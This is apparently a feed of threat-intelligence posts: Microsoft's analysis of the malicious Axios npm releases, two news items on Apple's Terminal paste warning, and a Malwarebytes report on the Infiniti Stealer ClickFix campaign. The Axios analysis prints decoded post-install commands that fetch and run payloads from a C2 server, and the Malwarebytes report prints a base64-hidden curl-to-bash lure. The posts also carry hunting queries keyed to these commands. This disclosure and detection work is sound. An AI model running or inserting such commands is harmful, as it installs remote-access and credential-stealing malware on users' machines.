On March 31, 2026, two malicious versions of Axios npm packages were released. These packages connected to a known malicious domain (C2) owned by Sapphire Sleet to retrieve a second-stage remote access trojan (RAT). Since Axios packages are commonly auto-updated, any projects with Axios versions higher than axios@^1.14.0 or axios@^0.30.0 connected to this Sapphire Sleet C2 upon installation and downloaded second-stage malware. Windows, macOS, and Linux systems are all targeted with platform-specific payloads.
Microsoft Threat Intelligence has determined the account that created the plain-crypto-js package is associated with Sapphire Sleet infrastructure. That account has been disabled.
The updated versions of Axios inject plain-crypto-js@4.2.1, a fake runtime dependency that executes automatically through post-install with no user interaction required. The trusted package’s application logic is not modified; instead, the threat actor added a dependency that is never imported by the package’s runtime code but only exists to trigger an install-time script to download the second-stage RAT. That means normal app behavior might remain unchanged while malicious activity occurs during npm installation or npm update on developer endpoints and continuous integration and continuous delivery (CI/CD) systems.
The dependency is seeded into a clean release (plain-crypto-js@4.2.0) to establish publishing history and reduce scrutiny. A follow‑up release adds the malicious install-time logic (plain-crypto-js@4.2.1), introducing an install hook that runs node setup.js and includes a clean manifest stub (package.md) intended for later replacement.
Two Axios releases are then published with a surgical manifest-only change: axios@1.14.1 and axios@0.30.4 add plain-crypto-js@^4.2.1 as a dependency while leaving Axios source code unchanged. The publication metadata differs from the project’s normal CI-backed publishing pattern (for example, missing trusted publisher binding and missing corresponding repo tag/commit trail for the malicious version).
The first-stage loader (setup.js) uses layered obfuscation to reconstruct sensitive strings (module names, platform identifiers, file paths, and command templates) at runtime. A developer or CI job runs npm install axios (or a dependency install/update that resolves to the affected versions). The package manager resolves and installs the injected dependency (plain-crypto-js@4.2.1).
During installation, the dependency’s lifecycle script automatically launches node setup.js (no additional user step required), which decodes embedded strings at runtime, identifies the platform, and connects to hxxp://sfrclak[.]com:8000/6202033 to fetch the next stage.
The package connects to a Sapphire Sleet-owned domain (hxxp://sfrclak[.]com), which fetches a second-stage payload from an actor-controlled server running on port 8000. The associated IP address (142.11.206[.]73) is tied to Hostwinds, a virtual private server (VPS) provider that Sapphire Sleet is known to commonly use when establishing C2.
All platforms connect to the same resource over the same path (hxxp://sfrclak[.]com:8000/6202033), and the OS selection is conveyed through POST bodies packages.npm.org/product0|product1|product2. This enables the operator to serve platform-specific payloads from one route while keeping the client-side logic minimal. On Windows, the malicious npm drops a VBScript stager. On macOS, the malicious npm package drops a native binary.
On macOS, the RAT is identified as a native binary: com.apple.act.mond.
Setup.js writes an AppleScript into a temp location and runs it silently using nohup osascript … &. AppleScript POSTs packages.npm.org/product0 to hxxp://sfrclak[.]com:8000/6202033, downloads a binary to /Library/Caches/com.apple.act.mond, applies chmod 770, then starts it using /bin/zsh in the background.
node setup.js
  └─ sh -c 'curl -o /Library/Caches/com.apple.act.mond
The AppleScript is removed afterward; the durable artifact is typically Library/Caches/com.apple.act.mond.
Observed macOS command (as decoded):
sh -c 'curl -o /Library/Caches/com.apple.act.mond -d packages.npm.org/product0 -s
hxxp://sfrclak[.]com:8000/6202033 && chmod 770 /Library/Caches/com.apple.act.mond &&
/bin/zsh -c "/Library/Caches/com.apple.act.mond hxxp://sfrclak[.]com:8000/6202033 &" &>
/dev/null'
On Windows, the RAT is identified as a PowerShell: 6202033.ps1.
node.exe setup.js                                          ← npm post-install hook
  └─ drops: %TEMP%\6202033.vbs                             ← VBScript stager
On first execution, the PowerShell RAT creates %PROGRAMDATA%\system.bat and adds a registry run key at HKCU:\Software\Microsoft\Windows\CurrentVersion\Run\MicrosoftUpdate to enable re-fetching of RAT after every reboot. This added registry run key can persist after reboot.
The chain locates PowerShell (using where powershell) then copies and renames the PowerShell into %PROGRAMDATA%\wt.exe (masquerading as a benign-looking executable name). It writes a VBScript in %TEMP% and runs it using cscript //nologo to keep user-facing windows hidden.
The VBScript launches hidden cmd.exe to POST packages.npm.org/product1 to hxxp://sfrclak[.]com:8000/6202033, saves the response to a temp .ps1, executes it with hidden window and execution-policy bypass, then deletes the .ps1.
The temporary .vbs is also removed; the durable artifact is often %PROGRAMDATA%\wt.exe.
Observed Windows command (as decoded):
"cmd.exe" /c curl -s -X POST -d "packages.npm.org/product1" "hxxp://sfrclak[.]com:8000/6202033" > "C:\Users\\AppData\Local\Temp\6202033.ps1" & "C:\ProgramData\wt.exe" -w hidden -ep bypass -file "C:\Users\ \AppData\Local\Temp\6202033.ps1" "hxxp://sfrclak[.]com:8000/6202033" & del "C:\Users\ \AppData\Local\Temp\6202033.ps1" /f
On Linux, the RAT is identified as a Python payload: ld.py.
A Python payload is written to /tmp/ld.py and launched detached using nohup python3 … &, suppressing output (> /dev/null 2>&1).
node setup.js
  └─ /bin/sh -c "curl -o /tmp/ld.py
Setup.js executes a shell one-liner to POST packages.npm.org/product2 to hxxp://sfrclak[.]com:8000/6202033.
The response is saved as /tmp/ld.py and executed in the background using nohup python3 /tmp/ld.py hxxp://sfrclak[.]com:8000/6202033 … &.
/tmp/ld.py remains a key on-disk indicator in typical flows.
Observed Linux/Unix command (as decoded):
/bin/sh -c "curl -o /tmp/ld.py -d packages.npm.org/product2 -s
hxxp://sfrclak[.]com:8000/6202033 && nohup python3 /tmp/ld.py
hxxp://sfrclak[.]com:8000/6202033 > /dev/null 2>&1 &"
After launching the second-stage payload, the installer logic removes its own loader (setup.js) and removes the manifest (package.json) that contained the install trigger.
It then renames package.md to package.json, leaving behind a clean-looking manifest to reduce the chance that post-incident inspection of node_modules reveals the original install hook.
The Windows RAT is a PowerShell script that functions as a covert remote management component designed to persist on Windows systems and maintain continuous contact with an external command server. When executed, it generates a unique host identifier, collects detailed system and hardware information (including OS version, boot time, installed hardware, and running processes), and establishes persistence by creating a hidden startup entry that re-launches the script at user sign in under the guise of a legitimate update process.
The RAT communicates with the remote server using periodic, encoded HTTP POST requests that blend in with benign traffic patterns, initially sending host inventory and then polling for follow‑on instructions. Supported commands allow the remote threat actor to execute arbitrary PowerShell code, enumerate files and directories across the system, inject additional binary payloads directly into memory, or terminate execution on demand. To reduce forensic visibility, the script favors in‑memory execution, temporary files, and Base64‑encoded payloads, enabling flexible control of the compromised system while minimizing on‑disk artifacts.
Sapphire Sleet is a North Korean state actor that has been active since at least March 2020. The threat actor focuses primarily on the finance sector, including cryptocurrency, venture capital, and blockchain organizations. These targets are often global, with a particular interest in the United States, as well as countries in Asia and the Middle East. The primary motivation of this actor is to steal cryptocurrency wallets to generate revenue, and target technology or intellectual property related to cryptocurrency trading and blockchain platforms.
Sapphire Sleet often leverages social networking sites, such as LinkedIn, to initiate contact by directing users to click links, leading to malicious files hosted on attacker-controlled cloud storage services such as OneDrive or Google Drive, using domains masquerading as financial institutions like United States-based banks or cryptocurrency pages, and fraudulent meeting links that impersonate legitimate video conferencing applications, such as Zoom. Sapphire Sleet overlaps with activity tracked by other security vendors as UNC1069, STARDUST CHOLLIMA, Alluring Pisces, BlueNoroff, CageyChameleon, or CryptoCore.
In organizations where the security posture of npm packages might require review of updates prior to deployment, disabling auto-upgrade features is strongly encouraged. In package.json, remove use of caret (^) or tilde (~) which allow auto-upgrade of any minor or patch update up to a major version. Instead, use an exact version and handle upgrades manually.
For organizations affected by this attack, Microsoft Threat Intelligence recommends the following steps:
Microsoft Threat Intelligence recommends the following mitigation measures to protect organizations against this threat.
{
  "dependencies": {
    "axios": "1.14.0"
  }
}
``
{
  "overrides": {
    "axios": "1.14.0"
  }
}
``
# Dependabot example
ignore:
  - dependency-name: "axios"
Microsoft Defender customers can refer to the list of applicable detections below. Durable detections that were already in place alerted and protected customers from this attack. We have also released additional protections to detect and block specific malicious components.
Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.
| Tactic | Observed activity | Microsoft Defender coverage (Blocking detections are indicated where applicable and mapped to specific IoCs, components, or TTPs.) |
| Initial Access, Execution | The postinstall script downloads the payload from the attacker-controlled server. | Microsoft Defender for Cloud – Malicious Axios supply chain activity detected |
| Initial execution script was included in setup.js – plain-crypto-js-4.2.1.tgz and is responsible for launching the malicious chain during install or first run | Microsoft Defender for Endpoint – Trojan:Script/SuspObfusRAT.A (Blocking) | |
| Initial execution script setup.js was responsible for launching the malicious chain during install or first run | Microsoft Defender for Endpoint – TrojanDownloader:JS/Crosdomd.A (Blocking) | |
| Maliciously packaged crypto library plain-crypto-js@4.2.1 used to execute or support attacker‑controlled logic in a supply‑chain compromise. | Microsoft Defender for Endpoint – Trojan:JS/AxioRAT.DA!MTB (Blocking) | |
| Execution (macOS) | macOS persistence artifact /Library/Caches/com.apple.act.mond launched, masquerading as a legitimate Apple component to maintain stealthy execution. | Microsoft Defender for Endpoint – Trojan:MacOS/Multiverze!rfn (Blocking) – Backdoor:MacOS/TalonStrike.A!dha (Blocking) – Backdoor:MacOS/Crosdomd.A (Blocking) – Behavior:MacOS/SuspNukeSpedExec.B (Blocking) – Behavior:MacOS/SuspiciousActivityGen.AE (Blocking) |
| Download and execution of payload | Microsoft Defender for Endpoint – Trojan:Script/SuspObfusRAT.A (Blocking) – Trojan:JS/AxioRAT.DA!MTB (Blocking) – Trojan:MacOS/Multiverze!rfn (Blocking) – Behavior:MacOS/SuspNukeSpedExec.B – Behavior:MacOS/SuspiciousActivityGen.AE – Process launched in the background – Suspicious AppleScript activity – Suspicious script launched – Suspicious shell command execution – Suspicious file or content ingress – Executable permission added to file or directory – Suspicious file dropped and launched | |
| Execution (Linux) | Download and execution of payload, /tmp/ld.py, a Python loader/downloader used to fetch, decrypt, or launch additional malicious components. | Microsoft Defender for Endpoint – Trojan:Python/TalonStrike.C!dha (Blocking) – Backdoor:Python/TalonStrike.C!dha (Blocking) |
| Download and execution of payload | Microsoft Defender for Endpoint – Trojan:Python/TalonStrike.C!dha (Blocking) – Process launched in the background – Suspicious communication with a remote target | |
| Execution (Windows) | Observed artifacts, 6202033.ps1 and system.bat, provided attackers persistent remote access, command execution, and follow‑on payload delivery on Windows system | Microsoft Defender for Endpoint – TrojanDownloader:PowerShell/Powdow.VUE!MTB (Blocking) – Trojan:Win32/Malgent (Blocking) – TrojanDownloader:PowerShell/Crosdomd.B (Blocking) – TrojanDownloader:PowerShell/Crosdomd.A (Blocking) – TrojanDownloader:BAT/TalonStrike.F!dha (Blocking) – Backdoor:PowerShell/TalonStrike.B!dha (Blocking) |
| Download and execution of payload, 6202033.ps1. | Microsoft Defender for Endpoint – TrojanDownloader:PowerShell/Powdow.VUE!MTB (Blocking) – Trojan:Win32/Malgent (Blocking) – Behavior:Win32/PSMasquerade.A – Suspicious ASEP via registry key – System executable renamed and launched – Possible initial access from an emerging threat | |
| Defense evasion (macOS) | Removal of indicators | Microsoft Defender for Endpoint – Suspicious path deletion |
| Command and control | Use of the following network indicators for C2 communications: C2 domain: sfrclak[.]com C2 IP: 142.11.206[.]73 C2 URL: hxxp://sfrclak[.]com:8000/6202033 | Microsoft Defender for Endpoint network protection and Microsoft Defender SmartScreen block malicious network indicators observed in the attack. |
| Indicator | Type | Description |
Sfrclak[.]com | C2 domain | Resolves to 142.11.206[.]73. Registrar: NameCheap, Inc |
142.11.206[.]73 | C2 IP | Sapphire Sleet C2 IP. Port 8000, HTTP |
hxxp://sfrclak[.]com:8000/6202033 | C2 URL | Static path across all variants |
%TEMP%\6202033.vbs | Windows VBScript dropper | Created by node setup.js |
%TEMP%\6202033.ps1 | Windows PowerShell payload | Downloaded from C2, self-deleting SHA-256: ed8560c1ac7ceb6983ba995124d5917dc1a00288912387a6389296637d5f815c SHA-256: 617b67a8e1210e4fc87c92d1d1da45a2f311c08d26e89b12307cf583c900d101 |
%PROGRAMDATA%\system.bat | File created by PowerShell | SHA-256: f7d335205b8d7b20208fb3ef93ee6dc817905dc3ae0c10a0b164f4e7d07121cd |
C:\ProgramData\wt.exe | Windows LOLBin | Windows Terminal copy, used as PowerShell proxy |
/Library/Caches/com.apple.act.mond | macOS binary | SHA-256: 92ff08773995ebc8d55ec4b8e1a225d0d1e51efa4ef88b8849d0071230c9645a |
/tmp/ld.py | Linux loader | SHA-256: fcb81618bb15edfdedfb638b4c08a2af9cac9ecfa551af135a8402bf980375cf |
packages.npm.org/product1 | npm identifier (Windows) | Sent as POST body to C2 |
packages.npm.org/product0 | npm identifier (macOS) | Sent as POST body to C2 |
Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:
Installed Node.js packages with malicious versions
DeviceTvmSoftwareInventory
| where
    (SoftwareName has "axios" and SoftwareVersion in ("1.14.1.0", "0.30.4.0"))
    or (SoftwareName has "plain-crypto-js" and SoftwareVersion == "4.2.1.0")
Detect the RAT dropper and subsequent download and execution
CloudProcessEvents
| where ProcessCurrentWorkingDirectory endswith '/node_modules/plain-crypto-js'
    and (ProcessCommandLine has_all ('plain-crypto-js','node setup.js')) or ProcessCommandLine has_all ('/tmp/ld.py','sfrclak.com:8000')
Connection to known C2
DeviceNetworkEvents
| where Timestamp > ago(2d)
| where RemoteUrl contains "sfrclak.com"
| where RemotePort == "8000"
Curl execution to download the backdoor
DeviceProcessEvents
| where Timestamp > ago(2d)
| where (FileName =~ "cmd.exe" and ProcessCommandLine has_all ("curl -s -X POST -d", "packages.npm.org", "-w hidden -ep", ".ps1", "& del", ":8000"))
   or (ProcessCommandLine has_all ("curl", "-d packages.npm.org/", "nohup", ".py", ":8000/", "> /dev/null 2>&1") and ProcessCommandLine contains "python")
   or (ProcessCommandLine has_all ("curl", "-d packages.npm.org/", "com.apple.act.mond", "http://",":8000/", "&> /dev/null"))
Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with ‘TI map’) to automatically match the indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace.
The following queries use Sentinel Advanced Security Information Model (ASIM) functions to hunt threats across both Microsoft first-party and third-party data sources. ASIM also supports deploying parsers to specific workspaces from GitHub, using an ARM template or manually.
Detect network IP and domain indicators of compromise using ASIM
The following query checks IP addresses and domain IOCs across data sources supported by ASIM network session parser.
//IP list and domain list- _Im_NetworkSession
let lookback = 30d;
let ioc_ip_addr = dynamic(['142.11.206.73']);
let ioc_domains = dynamic(["http://sfrclak.com:8000", "http://sfrclak.com"]);
_Im_NetworkSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstIpAddr in (ioc_ip_addr) or DstDomain has_any (ioc_domains)
| summarize imNWS_mintime=min(TimeGenerated), imNWS_maxtime=max(TimeGenerated),
  EventCount=count() by SrcIpAddr, DstIpAddr, DstDomain, Dvc, EventProduct, EventVendor
Detect Web Sessions IP and domain indicators of compromise using ASIM
The following query checks IP addresses, domains, and file hash IOCs across data sources supported by ASIM web session parser.
//IP list - _Im_WebSession
let lookback = 30d;
let ioc_ip_addr = dynamic(['142.11.206.73']);
_Im_WebSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstIpAddr in (ioc_ip_addr)
| summarize imWS_mintime=min(TimeGenerated), imWS_maxtime=max(TimeGenerated),
  EventCount=count() by SrcIpAddr, DstIpAddr, Url, Dvc, EventProduct, EventVendor

// Domain list - _Im_WebSession
let ioc_domains = dynamic(["http://sfrclak.com:8000", "http://sfrclak.com"]);
_Im_WebSession (url_has_any = ioc_domains)
Possibly compromised packages
Microsoft Defender for Cloud customers can use cloud security explorer to surface possibly compromised software packages. The following screenshot represents a query that searches for container images with the axios or plain-crypto-js node packages.
Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments:
Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.
Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.
Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:
Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.
For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.
To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
The post Mitigating the Axios npm supply chain compromise appeared first on Microsoft Security Blog.

Apple has introduced a new security mechanism in the macOS Tahoe 26.4 release candidate to protect users against social engineering campaigns known as ClickFix attacks.
Discovered by users testing the latest OS build and highlighted in a popular Reddit post on r/MacOSBeta, the undocumented feature actively blocks the execution of potentially malicious commands pasted into the macOS Terminal.
This update addresses a critical security gap that allowed user-initiated command execution to bypass standard security boundaries. ClickFix is a deceptive social engineering technique that relies on user interaction rather than traditional software exploitation.
Threat actors present victims with fake error messages, often masquerading as browser updates or security verification checks. These prompts instruct the user to copy a provided command and paste it into their command-line interface.
Because the user manually executes the command, the malicious payload can easily bypass typical endpoint detection systems.
Attackers frequently use this method to deliver malware or establish persistent backdoors on targeted systems.
In macOS Tahoe 26.4, the Terminal application now monitors clipboard activity for potentially dangerous commands, particularly those copied from web browsers like Safari.
When a user attempts to paste a suspicious string, the operating system intercepts the paste operation, suspends execution, and displays a warning prompt.
Security analysts and Reddit users note that these warnings are designed to interrupt the attack chain by forcing the user to pause and read before the payload executes.
The detection mechanism specifically triggers when a user attempts to paste suspicious commands from external applications into the Terminal interface.
Reddit users speculate the Terminal application may scan pasted entries for typical malware signatures, such as downloading and executing scripts from untrusted websites.
Upon detection, the enforcement action immediately blocks the paste operation and delays any potential command execution.
The system then generates an alert header stating, “Possible malware, Paste blocked,” to communicate the threat clearly.
To provide further context, the warning explains that scammers often encourage pasting text from websites, chat agents, or files to compromise privacy or harm the system.
At this prompt, users are presented with two options: a “Don’t Paste” button to safely cancel the operation, and a “Paste Anyway” button to bypass the warning if the code is trusted.
To accommodate experienced developers and system administrators, the alert triggers only once per session, reducing notification fatigue.
Beyond the new Terminal protections, the official macOS Tahoe 26.4 release notes detail several critical updates for developers and system administrators.
Apple has accelerated the deprecation of Rosetta, reminding users that macOS Tahoe 26 is the final release to support Intel-based Macs.
Organizations managing enterprise devices can control these notifications using the allowRosettaUsageAwareness configuration key.
The update resolves a virtualization bug that caused new macOS Tahoe virtual machine installations to boot to a black screen on certain hardware configurations.
It also fixes a networking memory leak involving Automatic proxy configuration (PAC) objects. For software testing, Apple notes that the Address Sanitizer and Thread Sanitizer tools might hang when building with older software, requiring an upgrade to Xcode 26.4.
Developers using Background Assets can now programmatically check the local availability of asset packs while offline, improving app performance.
Additionally, AppKit receives a fix ensuring window resize pointers properly follow custom corner shapes.
StoreKit introduces new fields to track transaction revocation types and percentages, giving developers better insights into refunded purchases.
Finally, network administrators gain support for Network MIDI 2.0 sessions over local UDP transport, enabling legacy and modern protocol communication with improved wireless data reliability.
Follow us on Google News, LinkedIn, and X for daily cybersecurity updates. Contact us to feature your stories.
The post Apple New macOS Tahoe Feature Warns Users on ClickFix Attacks appeared first on Cyber Security News.

Apple has silently introduced a new security mechanism in macOS Tahoe 26.4 to protect users against social engineering campaigns known as ClickFix attacks. This defense intercepts potentially harmful commands before they are pasted into the Terminal application, breaking the infection chain. The ClickFix Attack Methodology ClickFix is a sophisticated social engineering technique designed to bypass […]
The post Apple Adds ClickFix Attack Warnings in New macOS Tahoe Security Feature appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

Researchers at Malwarebytes spotted a new macOS infostealer, named Infinity Stealer, using a Python payload compiled with Nuitka. It spreads via ClickFix, tricking users with fake Cloudflare CAPTCHA pages.
“A fake verification page instructs the visitor to open Terminal, paste a command, and press Return. Once executed, the infection process begins immediately.” reads the report published by MalwareBytes. “The technique gained popularity on Windows systems, but it’s now being adapted for macOS, with the instructions tailored to the platform: Command + Space > open Terminal > paste the command”

The fake Cloudflare CAPTCHA tricks users into pasting a Terminal command that fetches a Stage-1 Bash dropper.
“The first payload is a Bash script using a template previously observed in macOS stealers such as MacSync (also referenced as SHub in earlier research).” continues the report. “This suggests the use of a shared builder.”
The dropper decodes the payload, writes the Stage‑2 binary, removes macOS protections, executes it, passes C2 data, and then deletes itself. Stage‑2 is a native macOS loader compiled with Nuitka that unpacks and runs the final Python stealer.
The final payload, UpdateHelper[.]bin, is a Python 3.11 stealer that collects browser credentials, Keychain entries, crypto wallets, .env files, and screenshots, exfiltrating data via HTTP. It detects analysis environments and adds random delays to evade detection. Once exfiltration finishes, it notifies the operator via Telegram and queues credentials for server-side cracking.
Infiniti Stealer shows macOS is no longer low‑risk, adapting Windows‑style ClickFix and using Nuitka to evade detection. If you ran suspicious Terminal commands, stop sensitive activity, change passwords from a clean device, revoke sessions and keys, and check /tmp and LaunchAgents. Experts recommend running a full scan with antimalware software. Never paste commands from websites, because no real CAPTCHA requires it.
The report includes Indicators of Compromise (IOCs) for this campaign.
Follow me on Twitter: @securityaffairs and Facebook and Mastodon
(SecurityAffairs – hacking, newsletter)

A previously undocumented macOS infostealer has surfaced during our routine threat hunting. We initially tracked it as NukeChain, but shortly before publication, the malware’s operator panel became publicly visible, revealing its real name: Infiniti Stealer.
This malware is designed to steal sensitive data from Macs. It spreads through a fake CAPTCHA page that tricks users into running a command themselves: a technique known as ClickFix. Instead of exploiting a bug, it relies on social engineering.
The final payload is written in Python and compiled with Nuitka, producing a native macOS binary. That makes it harder to analyze and detect than typical Python-based malware.
To our knowledge, this is the first documented macOS campaign combining ClickFix delivery with a Nuitka-compiled Python stealer.
ClickFix doesn’t rely on software vulnerabilities. Instead, it relies on convincing the user to run a command themselves.
A fake verification page instructs the visitor to open Terminal, paste a command, and press Return. Once executed, the infection process begins immediately. The technique gained popularity on Windows systems, but it’s now being adapted for macOS, with the instructions tailored to the platform: Command + Space > open Terminal > paste the command
Because the user runs the command directly, many traditional defenses are bypassed. There’s no exploit, no malicious attachment, and no drive‑by download.
The infection begins at update-check[.]com, which serves a convincing replica of a Cloudflare human verification page.
The page instructs the user to paste a verification command into Terminal:bash <(curl -sSfL $(echo aHR0cHM6Ly91cGRhdGUtY2hlY2suY29tL20vN2Q4ZGYyN2Q5NWQ5 | base64 --decode))
Once decoded, the string resolves to a URL hosted on the same domain that returns the first stage dropper script.
The first payload is a Bash script using a template previously observed in macOS stealers such as MacSync (also referenced as SHub in earlier research). This suggests the use of a shared builder.
Its responsibilities are straightforward:
/tmpxattr -dr com.apple.quarantinenohupThe dropped binary is an Apple Silicon Mach-O executable (~8.6 MB). compiled using Nuitka’s onefile mode.
Its header contains the signature:
4b 41 59 28 b5 2f fd
This corresponds to a KAY ( header followed by a zstd-compressed archive used by Nuitka to package Python applications.
Unlike PyInstaller, Nuitka compiles Python source into C and produces a native binary, increasing the complexity of static analysis.
At runtime the loader decompresses roughly 35 MB of embedded data and launches the final payload.
The final payload, UpdateHelper[.]bin, is a Python 3.11 stealer compiled with Nuitka.
Despite compilation, the binary exposes thousands of named symbols, allowing its module structure to be reconstructed during analysis.
The stealer targets a wide range of sensitive data:
Data is exfiltrated using HTTP POST requests.
Before beginning data collection, the malware checks whether it is running inside known analysis environments, including:
In also introduces a randomized execution delay to evade automated analysis systems.
When exfiltration completes, a function named upload_complete() sends a Telegram notification to the operator and queues captured credentials for server‑side password cracking.
The perception that macOS is a low‑risk malware target continues to fade.
Infiniti Stealer shows how techniques that worked on Windows—like ClickFix—are now being adapted to target Mac users.
It also uses newer techniques, like compiling Python into native apps, which makes the malware harder to detect and analyze. If this approach proves effective, we may see more attacks like this.
If you followed instructions like this or pasted commands into Terminal from a website, take action right away:
/tmp and ~/Library/LaunchAgents/Remember: Do not paste commands into Terminal from websites. No legitimate CAPTCHA requires this.
| Type | Value |
|---|---|
| MD5 dropper | da73e42d1f9746065f061a6e85e28f0c |
| SHA256 Stage-3 | 1e63be724bf651bb17bcf181d11bacfabef6a6360dcdfda945d6389e80f2b958 |
| C2 domain | update-check[.]com |
| C2 URL | https://update-check[.]com/m/7d8df27d95d9 |
| C2 Panel | Infiniti-stealer[.]com |
| Packer magic | 4b 41 59 28 b5 2f fd (KAY + zstd) |
| Debug log | /tmp/.bs_debug.log |
| Temp path | /tmp/.2835b1b5098587a9XXXXXX (fixed prefix, random suffix) |
With thanks to Marcelo Rivero for the binary analysis.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

GhostClaw is a multi-stage macOS infostealer that now abuses both GitHub and AI-assisted development workflows to harvest credentials and deploy secondary payloads, significantly widening its potential victim base. Jamf Threat Labs has since expanded on this work, uncovering at least eight additional samples hosted in GitHub repositories that impersonate trading bots, SDKs, and developer tools. […]
The post GhostClaw AI Malware Targets macOS Users with Credential-Stealing Payloads appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

